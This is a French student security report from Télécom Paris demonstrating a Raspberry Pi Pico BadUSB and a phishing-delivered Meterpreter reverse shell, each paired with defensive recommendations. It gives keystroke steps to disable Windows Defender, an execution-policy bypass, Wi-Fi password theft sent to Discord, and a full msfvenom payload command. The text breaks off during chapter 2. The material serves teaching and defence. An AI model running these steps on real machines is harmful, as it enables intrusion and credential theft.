



Télécom Paris

SR2I 208

Projet Filière SR2I

Démonstrateur des attaques

Realisé par :

AMDOUNI Wiem

BEN AMOR Seifeddine

BEN MBAREK Youssef

ZAGHBIB Sarra

supervisé par :

M. KHATOUN Rida

Année académique : 2023/2024

Table des matières

Table des figures	5
Introduction	1
1 BadUSB avec Raspberry pi pico	2
Introduction	2
1.1 Contexte et objectifs	2
1.2 La carte Raspberry pi	2
1.3 BadUSB	3
1.3.1 Modification du Firmware	4
1.3.2 Vecteurs d'Attaque	4
1.3.3 Exploitation des Périphériques d'Interface Humaine (HID)	5
1.4 Configuration de la carte raspberry pico à un BadUSB	5
1.5 Fuite des mots de passe Wi-Fi	6
1.6 Cas d'utilisation des badUSB	7
1.6.1 Désactiver la protection en temps réelle	7
1.6.2 Exécuter des scripts	8
1.7 Recommandations	9
1.8 Conclusion	10
2 Mail de phishing et Shell inversé	11
Introduction	11
2.1 Contexte et objectifs	11
2.2 Attaque par Phishing	11
2.2.1 Définition	11
2.2.2 Mécanisme de l'attaque par phishing	12
2.3 Implémentation d'un Shell inversé par Phishing	12
2.3.1 Définition	12
2.3.2 Fonctionnement du shell inversé via Phishing	13
2.4 Scénario d'attaque de type shell inversé	14
2.4.1 Création du Malware	14

2.4.2	Transmission du fichier malveillant	16
2.4.3	Exécution du listener et établissement du shell inversé	19
2.5	Recommandations	20
2.6	Conclusion	21
3	BadUSB avec Arduino Leonardo	22
	Introduction	22
3.1	Contexte et objectifs	22
3.2	Les dispositifs BadUSB	22
3.3	La carte Arduino Leonardo	23
3.4	Reverse Shell	23
3.4.1	Script pour ouvrir un reverse shell	24
3.4.2	Utilisation de Netcat	25
3.4.3	Modification du Firmware	25
3.4.4	Exploitation des Périphériques d'Interface Humaine (HID) .	25
3.5	Configuration de la carte Arduino Leonardo en BadUSB	26
3.6	Résultats et Preuves	26
3.6.1	Description des Résultats	26
3.6.2	Preuves des Résultats	27
3.6.3	Analyse des Résultats	29
3.7	Recommandations	30
3.8	Conclusion	30
4	Attaque XSS	31
	Introduction	31
4.1	Contexte et objectifs	31
4.2	Attaque XSS	31
4.2.1	Définition	31
4.2.2	Scénario d'une attaque XSS	32
4.3	Implémentation d'une attaque XSS et vol d'identifiants	33
4.3.1	Scénario proposé	33
4.3.2	Implémentation du scénario	34
4.4	Scénario d'attaque XSS	34
4.4.1	Création du site falsifié	34
4.4.2	Exploitation de la vulnérabilité XSS	35
4.4.3	Collecte des données	36
4.4.4	Phase d'Utilisation Malveillante	37
4.4.5	Recommandations	37
	Conclusion	38

Annexe	39
Références bibliographiques	43

Table des figures

1.1	Configuration des broches et fichier de conception[1].	3
1.2	Désactivation de la protection en temps réelle.	8
1.3	Exécuter des scripts.	9
1.4	Les mots de passe des wifi sur discord.	10
2.1	Schéma de Fonctionnement d'un Reverse Shell via Phishing	14
2.2	Affichage de la commande ifconfig	15
2.3	Création du fichier malveillant	15
2.4	Contenu du répertoire /tmp	16
2.5	Page mail.html	17
2.6	Présence des Fichiers HTML sur le Serveur	18
2.7	Mail envoyé à la victime	18
2.8	Téléchargement du fichier sur la machine victime	19
2.9	Exécution du listener	19
2.10	Établissement du shell inversé	20
3.1	Carte Arduino Leonardo	23
3.2	Ouverture du Terminal et création du répertoire 'OSXhelper'.	28
3.3	Écriture des scripts 'reverse_hell.py'.	28
3.4	Preuve de la connexion réussie au reverse shell.	29
4.1	Site Web falsifié	35
4.2	script xss	35
4.3	Données des utilisateurs serveur d'attaque	36
4.4	Script pour exécuter des scripts et des exécutable.	39
4.5	Script pour désactiver la detection temps réel.	40

Introduction

La gravité et la diversité croissante des cyberattaques montrent qu'il est essentiel de prendre des mesures pour se protéger. Les cyberattaques deviennent de plus en plus sophistiquées et variées, touchant tous les aspects de notre vie numérique, que ce soit au niveau personnel, des entreprises ou des gouvernements.

Les impacts possibles de ces attaques peuvent être très graves. Elles peuvent causer des pertes financières importantes, des interruptions de service coûteuses et des dépenses élevées pour récupérer les données et réparer les systèmes endommagés. Sur le plan personnel, elles peuvent mener au vol d'identité, à la perte de données sensibles et à l'atteinte à la vie privée.

Dans ce rapport, nous allons faire des définitions de quelques attaques courantes ainsi que leurs démonstrations, et nous donnerons également des recommandations pour se protéger contre ces attaques. Notre objectif est de fournir une compréhension claire des menaces actuelles en cybersécurité et de proposer des solutions concrètes pour améliorer la sécurité des individus et des organisations face à ces menaces croissantes.

Chapitre 1

BadUSB avec Raspberry pi pico

Introduction

Dans ce chapitre, nous allons parler des "bad USB", comment il marche et qu'est-ce qu'ils peuvent faire.

1.1 Contexte et objectifs

Notre objectif est de créer un Bad USB à partir d'une carte raspberry pi pico, de la configurer et l'utiliser sur une machine windows. Nous allons aborder les points suivants :

- La carte Raspberry pico.
- Le BadUSB.
- Configuration de la carte raspberry pico à un BadUSB.
- Cas d'utilisation des badUSB.

1.2 La carte Raspberry pi

Une carte Raspberry Pi Pico [1] est un microcontrôleur compact et abordable développé par la fondation Raspberry Pi. Elle est conçue pour des projets électroniques et des applications embarquées, offrant une combinaison de performance et de coût faible. Ci-suit quelques-unes de ses principales caractéristiques :

- Microcontrôleur RP2040 : conçu par Raspberry Pi, ce microcontrôleur comprend un processeur double cœur Arm Cortex M0+ pouvant fonctionner jusqu'à 133 MHz.

Malgré les avertissements fréquents, les utilisateurs restent vulnérables aux attaques USB. Cette vulnérabilité a été découverte par Karsten Nohl, Sascha Krißler et Jakob Lell lors de la conférence Black Hat en 2014. Ils ont mis deux mois à développer un correctif, cherchant un firmware modifiable en ligne[2].

Dans cette partie on va parler des mécanismes des BadUSB.

1.3.1 Modification du Firmware

Les attaques BadUSB exploitent les vulnérabilités du firmware des périphériques USB, pouvant être reprogrammé pour altérer leur comportement. Le firmware, qui est le logiciel permanent programmé dans la mémoire en lecture seule des périphériques USB, régit leur interaction avec les ordinateurs. Les attaquants manipulent ce firmware pour changer fondamentalement la fonction du périphérique. Par exemple, une clé USB peut être reprogrammée pour agir comme un clavier, lui permettant d'exécuter des séquences de commandes prédéfinies lorsqu'elle est connectée à un ordinateur. Cette manipulation est particulièrement sournoise car elle affecte le périphérique à un niveau généralement non surveillé par les logiciels de sécurité et peut persister même après la réinitialisation du périphérique, rendant la détection et la mitigation difficiles[3].

1.3.2 Vecteurs d'Attaque

Les attaques BadUSB peuvent être réalisées à travers diverses méthodes, chacune exploitant le firmware reprogrammé pour effectuer des activités malveillantes :

- Injection de Frappes : le périphérique USB reprogrammé peut imiter un clavier et injecter des frappes pour exécuter des commandes sur l'ordinateur cible. Cela peut inclure l'ouverture de fenêtres d'invite de commandes, le téléchargement de logiciels malveillants ou la création de nouveaux comptes utilisateur avec des privilèges administratifs [4].
- Exfiltration de Données : les périphériques USB modifiés peuvent être utilisés pour voler des données du système cible. Par exemple, un câble USB avec une puce supplémentaire peut faciliter l'exfiltration de données lorsqu'il est connecté à un appareil, exploitant la double fonction des câbles USB pour l'alimentation et le transfert de données[3].
- Installation de Logiciels Malveillants : le périphérique USB reprogrammé peut installer automatiquement des logiciels malveillants sur le système cible. Cela peut inclure des rançongiciels, qui chiffrent les données de la victime et demandent une rançon pour le déchiffrement, ou d'autres types de logiciels malveillants conçus pour compromettre la sécurité du système [3].

- Escalade de Privilèges et Contournement de Sécurité : les périphériques BadUSB peuvent exécuter des commandes qui escaladent les privilèges ou contournent les mesures de sécurité, permettant aux attaquants d'accéder de manière non autorisée à des zones sensibles du système ou du réseau[4].

1.3.3 Exploitation des Périphériques d'Interface Humaine (HID)

Les périphériques BadUSB se font souvent passer pour des HID légitimes tels que des claviers, des souris ou des adaptateurs réseau. Cela est possible car les HID communiquent avec les ordinateurs de manière fiable, en supposant que l'utilisateur contrôle directement ces dispositifs. En reprogrammant un périphérique USB pour s'identifier comme un HID, les attaquants peuvent exploiter cette relation de confiance pour exécuter des commandes comme si elles venaient de l'utilisateur. Par exemple, une clé USB reprogrammée pour agir comme un clavier peut exécuter des séquences de frappes complexes pour installer des logiciels malveillants, exfiltrer des données ou créer des portes dérobées (backdoor)[4].

Cette méthode permet aux cybercriminels de contourner les défenses de sécurité traditionnelles telles que les logiciels antivirus et les pare-feu, car l'ordinateur reconnaît le périphérique comme un périphérique légitime. La nature furtive de ces attaques les rend particulièrement dangereuses, car elles peuvent exécuter des commandes rapidement et discrètement, souvent sans que l'utilisateur en soit conscient[4].

1.4 Configuration de la carte raspberry pico à un BadUSB

En suivant les instructions existante dans le répertoire git dbisu[5], on peut transformer une carte raspberry pi pico à un BadUSB en suivant les étapes suivante :

- Télécharger le contenu du répertoire "github.com/dbisu/pico-ducky.git"
- Télécharger le fichier de CircuitPython, qui est connue de sa facilité d'utilisation et de son support étendu pour les pilotes, affichages, capteurs et autres composants d'Adafruit, de ce lien https://circuitpython.org/board/raspberry_pi_pico/.
- Connecter la carte avec un câble USB, en appuyant simultanément sur le bouton de démarrage (Boot).

- Copier le fichier téléchargé dans l'étape 2 d'extension .uf2 dans la racine de la carte, c'est le fichier qui change le firmware de la carte.
- Télécharger du répertoire git suivant https://github.com/adafruit/Adafruit_CircuitPython_Bundle/releases/tag/20240618 la version du bundle adéquate au fichier .uf2, c'est une collection de bibliothèques utiles qui nous aide à utiliser la carte avec son nouveau firmware.
- Accéder au dossier lib dans le dossier récemment extrait et copier adafruit_hid dans le dossier lib du Raspberry Pi Pico.
- Copier adafruit_debouncer.mpy et adafruit_ticks.mpy dans le dossier lib du Raspberry Pi Pico.
- Copier asyncio et adafruit_wsgi dans le dossier lib de la carte Pico.
- Copier boot.py depuis votre clone vers la racine de votre Pico.
- Copier les fichiers duckyinpython.py, code.py, webapp.py et wsgiserver.py dans le dossier racine du Pico.

Après suivre ces étapes la carte raspberry pico va comporter comme étant un badUSB, il suffit d'ajouter un fichier *payload.dd* contenant le comportement désiré.

1.5 Fuite des mots de passe Wi-Fi

La fuite des mots de passe Wi-Fi peut poser des risques significatifs pour les individus et les organisations. Certains des risques potentiels incluent :

- Accès non autorisé : si un mot de passe Wi-Fi est divulgué, des individus non autorisés peuvent accéder au réseau. Cela peut entraîner des violations de données, une utilisation non autorisée des ressources du réseau et une exploitation potentielle d'informations sensibles[6].
- Vol de données : les hackers ou acteurs malveillants qui accèdent à un réseau Wi-Fi peuvent intercepter et voler les données transmises sur le réseau. Cela peut inclure des informations personnelles, des données financières et des données confidentielles d'entreprise ou des individuels[6].
- Distribution de logiciels malveillants : les attaquants ayant accès à un réseau Wi-Fi compromis peuvent distribuer des logiciels malveillants aux appareils connectés. Les logiciels malveillants peuvent entraîner d'autres violations de sécurité, des pertes de données et des dommages aux systèmes[6].
- Manipulation du réseau : en accédant à un réseau Wi-Fi, les attaquants peuvent manipuler le trafic réseau, rediriger les utilisateurs vers des sites web malveillants ou lancer des attaques de phishing pour voler des identifiants de connexion ou des informations sensibles[6].

Pour atténuer ces risques, il est essentiel de mettre en œuvre des mesures de sécurité solides telles que l'utilisation de protocoles de cryptage, la mise à jour régulière des mots de passe, l'activation de la segmentation du réseau et la sensibilisation des utilisateurs aux meilleures pratiques en matière de sécurité Wi-Fi[7].

1.6 Cas d'utilisation des badUSB

Dans cette section, nous allons utiliser la carte pour contourner la protection en temps réel de *Windows Defender* et exécuter des scripts qui volent les mots de passe WiFi pour les envoyer à un serveur Discord.

1.6.1 Désactiver la protection en temps réelle

En utilisant le syntaxe DuckyScript, on peut émettre les touches du clavier pour atteindre la section cible et la désactiver.

Sur Windows 11, on aura besoin de taper sur le bouton Windows (GUI avec la syntaxe DuckyScript), taper la chaîne "SECURITE" puis ENTREE, ça ouvre la fenêtre du Windows defender. Par la suite si on appuis 5 fois sur TAB puis ENTREE, encore on appuis 4 fois sur TAB puis ENTREE, il suffit d'appuyer la bouton espace (SPACE) pour désactiver la protection en temps réelle, on ferme donc la fenêtre avec ALT F4.

La figure1.2 montre la Désactivation de la protection en temps réelle avec le clavier.




FIGURE 1.2 – Désactivation de la protection en temps réelle.

Le script 4.5 pour désactiver la protection en temps réelle se trouve dans l'annexe.

1.6.2 Exécuter des scripts


La carte raspberry pi contient de la mémoire, où on peut mettre des scripts ou des exécutables. L'ordinateur détecte cette mémoire, donc on peut exécuter les scripts ou les exécutables à partir de cette mémoire. Dans ce cas d'utilisation la première étape est d'ouvrir *Powershell*, en utilisant le raccourci win+R (GUI R) et demander à la carte de taper "powershell" et ENTER. Dans powershell on tape la commande suivante "*powershell -ExecutionPolicy Bypass*" qui permet de désactiver temporairement les restrictions de politique d'exécution PowerShell et donc permettre l'exécution de scripts qui autrement seraient bloqués par les

paramètres de sécurité par défaut.

Par la suite on exécute notre exécutable appelé "wifipassdump.exe" en tapant D(ou E) :

wifipassdump.exe, ce code utilise les bibliothèques officielles de microsoft pour extraire les SSID et leurs mots de passe et les mettres dans un fichier texte intitulé de la date du jour, le nom du la machine et le nom de l'utilisateur de la machine dans le répertoire Temporaire.

Une dernière étape avant de fermer la fenêtre, est d'envoyer le contenu du fichier généré par l'exécutable vers un serveur Discord. Pour ce la on va utiliser un script python qui va envoyer des requêtes contenant les informations sous forme de messages. on exécute le script en programmant la carte de taper python D : to_discord.py. Le script 4.4 pour faire l'exécution des codes se trouve dans l'annexe. la figure 1.3 montre l'exécution des scripts sur powershell.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\grand> powershell -ExecutionPolicy Bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\grand> pip install requests
Requirement already satisfied: requests in c:\users\grand\appdata\local\programs\python\python312\lib\site-packages (2.31.0)
Requirement already satisfied: charset-normalizer<4,>=2 in c:\users\grand\appdata\local\programs\python\python312\lib\site-packages (from requests) (3.3.2)
Requirement already satisfied: idna<4,>=2.5 in c:\users\grand\appdata\local\programs\python\python312\lib\site-packages (from requests) (3.6)
Requirement already satisfied: urllib3<3,>=1.21.1 in c:\users\grand\appdata\local\programs\python\python312\lib\site-packages (from requests) (2.2.1)
Requirement already satisfied: certifi>=2017.4.17 in c:\users\grand\appdata\local\programs\python\python312\lib\site-packages (from requests) (2024.2.2)

[notice] A new release of pip is available: 24.0 -> 24.1
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\grand> D:\wifipassdump.exe
PS C:\Users\grand> python D:\to_discord.py
```

FIGURE 1.3 – Exécuter des scripts.

La figure ??, représente l'envoi réussite des mots de passe des wifi.

1.7 Recommandations

Dans cette partie on présente quelques recommandations importantes pour atténuer les risques liés aux Bad USB :

- N'utiliser jamais de périphériques USB de provenance inconnue ou douteuse, comme ceux distribués gratuitement lors d'événements ou trouvés[8].
- Désactiver la fonctionnalité "autorun" sur le système d'exploitation. Cela empêche l'exécution automatique d'applications lors de la connexion d'un périphérique USB[8].




FIGURE 1.4 – Les mots de passe des wifi sur discord.

- Verrouiller systématiquement la session en quittant la poste de travail. Sous Windows, l'insertion d'un périphérique USB ne provoque pas son installation lorsque l'écran est verrouillé, on peut utiliser la raccourci WIN+L [8].
- Limiter l'utilisation des périphériques USB aux cas strictement nécessaires[9]

1.8 Conclusion

Les attaques BadUSB exploitent les vulnérabilités des firmwares USB, transformant des périphériques ordinaires en outils malveillants. La Raspberry Pi Pico peut illustrer cette menace en étant configurée pour simuler un BadUSB. Pour se protéger, il est crucial d'utiliser des périphériques de confiance, de sensibiliser les utilisateurs et de mettre en place des politiques de sécurité strictes. En adoptant ces mesures, on peut significativement réduire les risques liés aux BadUSB.

Chapitre 2

Mail de phishing et Shell inversé

Introduction

Dans ce chapitre, nous allons examiner un type d'attaque très courant, à savoir le reverse shell.

2.1 Contexte et objectifs

Notre objectif est de créer un malware, de l'exécuter et d'utiliser divers outils pour observer les comportements malveillants sur un système en direct. Dans ce chapitre, nous allons aborder les points suivants :

- Implémentation d'un Shell inversé par Phishing
- Création du Malware
- Transmission du malware à la machine victime
- Exécution du listener et établissement du shell inversé

2.2 Attaque par Phishing

2.2.1 Définition

Le phishing [10] est une forme de cybercriminalité très efficace qui permet aux criminels de tromper les utilisateurs pour leur voler des données importantes. Il s'agit d'une attaque d'ingénierie sociale où un phisher tente de leurrer les utilisateurs pour obtenir leurs informations sensibles en utilisant de manière illégale une organisation publique ou de confiance de manière automatisée, afin que l'utilisateur fasse confiance au message et révèle les informations sensibles à l'attaquant. Les

attaques de phishing peuvent entraîner des pertes graves pour leurs victimes, notamment des informations sensibles, des vols d'identité, des secrets d'entreprise et des secrets gouvernementaux.

2.2.2 Mécanisme de l'attaque par phishing

Les attaques de phishing suivent généralement un processus en plusieurs phases :

- (a) Phase de planification : l'attaquant décide des cibles et commence à recueillir des informations à leur sujet. Cela peut inclure des noms, des adresses e-mail et d'autres données personnelles.
- (b) Phase de préparation : l'attaquant recherche des vulnérabilités qu'il pourrait exploiter pour piéger la victime. Cela peut inclure la création de faux sites web, la conception de logiciels malveillants, ou la rédaction d'e-mails de phishing convaincants.
- (c) Phase d'attaque : l'attaquant envoie l'e-mail de phishing contenant un lien ou une pièce jointe malveillante à la victime. Si la victime clique sur le lien ou ouvre la pièce jointe, elle est redirigée vers un site web frauduleux ou le logiciel malveillant est installé sur son appareil.
- (d) Phase d'acquisition des informations : l'attaquant collecte les informations sensibles fournies par la victime, comme des mots de passe, des informations bancaires ou d'autres données personnelles.
- (e) Phase d'utilisation malveillante : l'attaquant utilise les informations recueillies pour des activités frauduleuses, telles que le vol d'argent, l'usurpation d'identité, ou la vente des informations sur le marché noir.

2.3 Implémentation d'un Shell inversé par Phishing

2.3.1 Définition

Un reverse shell, ou shell inversé, [11] est un type de connexion où une machine compromise initie une connexion à un attaquant. Contrairement aux shells traditionnels qui acceptent les connexions entrantes, un reverse shell établit une communication sortante, permettant à l'attaquant de contrôler le système cible à distance.

2.3.2 Fonctionnement du shell inversé via Phishing

Dans un shell inversé, la victime exécute un payload qui crée une connexion vers l'attaquant. L'attaquant écoute sur un port spécifique et attend cette connexion. Une fois établie, il peut exécuter des commandes comme s'il était présent physiquement sur la machine cible.

- **Attaquant** : initialise un écouteur sur un port spécifique.
- **Victime** : exécute un script qui se connecte à ce port.
- **Connexion établie** : l'attaquant obtient un accès complet au système compromis.

Processus Théorique pour Établir un shell inversé via un Courriel de Phishing :

- (a) Préparation de l'attaque de phishing : l'attaquant conçoit un courriel qui semble provenir d'une source légitime et fiable. Le but est d'inciter la victime à ouvrir le courriel et à cliquer sur un lien ou une pièce jointe malveillante. Ce courriel peut imiter des communications officielles de grandes entreprises, telles que des notifications de sécurité ou des mises à jour importantes.
- (b) Intégration du malware : un fichier exécutable, souvent nommé de manière trompeuse comme "TrustMe.exe" (Le nom du fichier que nous allons utiliser dans la partie pratique), est préparé pour servir de charge utile. Ce fichier contient le script ou le programme qui établit le reverse shell.
- (c) Hébergement du fichier : le fichier est ensuite hébergé sur un serveur où il peut être téléchargé. Le lien vers ce fichier est inséré dans le courriel de phishing.
- (d) Envoi du courriel : le courriel contenant le lien malveillant est envoyé à la victime. L'objectif est que la victime clique sur le lien qui mène au téléchargement du fichier exécutable.
- (e) Exécution du malware : lorsque la victime clique sur le lien et télécharge le fichier, elle est incitée à l'exécuter. En exécutant le fichier, le reverse shell est activé.
- (f) Établissement de la connexion : le reverse shell tente de se connecter à un serveur contrôlé par l'attaquant (le "listener") qui écoute sur une adresse IP et un port spécifiques pré-configurés par l'attaquant.
- (g) Accès au système de la victime : une fois le reverse shell établi, l'attaquant peut exécuter des commandes sur l'ordinateur de la victime comme s'il y avait accès physiquement. Cela peut inclure la collecte de données sensibles, l'espionnage des activités de l'utilisateur, ou le déploiement d'autres logiciels malveillants.




FIGURE 2.1 – Schéma de Fonctionnement d'un Reverse Shell via Phishing

2.4 Scénario d'attaque de type shell inversé

2.4.1 Création du Malware

Tout d'abord, j'obtiens l'adresse IP de ma VM Kali Linux, qui est comme mentionné dans la figure ci-dessous : @IP=192.168.12.86

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.114.86 netmask 255.255.255.0 broadcast 192.168.114.255
    inet6 fe80::a00:27ff:fe38:6e81 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:38:6e:81 txqueuelen 1000 (Ethernet)
    RX packets 63 bytes 5300 (5.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3400 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

FIGURE 2.2 – Affichage de la commande ifconfig

Maintenant, on va utiliser msfvenom pour créer un exécutable malveillant. On va générer un payload Meterpreter pour Windows qui se connecte en reverse tcp à l'adresse IP et au port spécifiés, et créer un fichier exécutable nommé TrustMe.exe :

- Meterpreter est un payload avancé inclus dans le framework Metasploit. Il s'agit d'une interface en ligne de commande qui permet aux attaquants de contrôler un système compromis.
- Le reverse TCP est une technique utilisée par les attaquants pour établir une connexion de la machine cible vers la machine de l'attaquant.

```
(root㉿kali)-[/home/kali]
# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp lhost=192.168.12.86 lport=4444 -f exe -o /tmp/TrustMe.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/TrustMe.exe
```

FIGURE 2.3 – Création du fichier malveillant

Décomposition de la commande :

- `-a x86` : spécifie l'architecture du processeur (ici, x86 pour les systèmes 32 bits)
- `--platform Windows` : spécifie la plateforme cible (Windows).
- `-p windows/meterpreter/reverse tcp` : Spécifie le payload Meterpreter pour Windows avec une connexion TCP inverse.

- `lhost=` : définit l'adresse IP du listener (la machine de l'attaquant : Mon VM).
- `lport=4444` : définit le port sur lequel le listener attend les connexions.
- `-f exe` : spécifie le format du fichier de sortie (exécutable Windows).
- `-o /tmp/TrustMe.exe` : spécifie le chemin et le nom du fichier de sortie.



```
(root@kali)-[/tmp]
# ls
TrustMe.exe
ssh-BBWaYBtuwR1Z
systemd-private-a6393712de234acea2fcaae4cfd11400-ModemManager.service-RfM08w
systemd-private-a6393712de234acea2fcaae4cfd11400-colord.service-G3tcVn
systemd-private-a6393712de234acea2fcaae4cfd11400-haveged.service-YDRnSb
systemd-private-a6393712de234acea2fcaae4cfd11400-polkit.service-3L10Hy
systemd-private-a6393712de234acea2fcaae4cfd11400-systemd-logind.service-xbGIR
systemd-private-a6393712de234acea2fcaae4cfd11400-upower.service-8BBcx8
```

FIGURE 2.4 – Contenu du répertoire /tmp

2.4.2 Transmission du fichier malveillant

2.4.2.1 Création du mail de Phishing

Pour transmettre le fichier d'une manière trompeuse, l'outil PhishMailer a été utilisé pour créer un courriel fictif semblant provenir de LinkedIn. Ce courriel a été configuré pour être envoyé via Gmail à un destinataire ciblé. Le message contenait un lien dirigeant vers une page HTML nommée "gotu.html". Lorsque ce lien était cliqué, il déclenchait le téléchargement automatique d'un fichier exécutable sur l'ordinateur de la victime.

